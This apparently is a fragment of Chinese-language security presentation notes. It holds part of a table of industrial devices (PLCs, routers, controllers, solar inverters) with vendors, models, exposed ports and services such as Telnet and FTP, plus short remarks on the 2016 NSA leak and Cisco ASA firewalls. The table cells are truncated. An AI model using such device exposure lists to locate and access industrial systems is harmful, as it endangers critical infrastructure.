65	Hirschmann	MACH 4000 Family/MACH 100	us		Industrial router	
66	Hirschmann	OCTOPUS 8M..., OCTOPUS 16M	us	23/tcp	Industrial router	telnet
67	HollySys Automation Technolo	LK SERIES PLC	FT	21/tcp, 23/t	PLC	FTP, Telnet
68	Honeywell	Honeywell XL	Gu	80/tcp	Controller	HTTP
69	IBM	2210	de		Multiprotocol Router	
70	Kostal Solar	PIKO-Inverter 3.0, 3.6, 4.2, 5.5, 7	pv	80/tcp	solar inverter	HTTP
71	Mitsubishi	PLC QnUCPU QnUDVCPU	MI	21/tcp	PLC	FTP, HTTP
72	Mitsubishi	PLC QnUCPU QnUDE(H)CPU	QI	21/tcp	PLC	FTP, HTTP
73	Moxa	AirWorks AWK-3131-RCC	ad	80/tcp	Industrial 802.11n wi	HTTP
74	Moxa	Railway Remote I/O (ioLogik E1	HT	9020/tcp	Remote Ethernet I/C	HTTP
75	Moxa	Cellular Micro RTU Controller (i	ad	c 9900/9000/	micro RTU controlle	telnet or serial c
76	Moxa	VPort 461 Industrial Video Enco	ad		Industrial Video Enc	telnet

2016 年 NSA外洩檔案，傷害到許多資安設備

思科asa型號防火牆外洩資料



其他廠商的防火牆資料

結論：
從竊取技術反思可搭建起防護對策與手段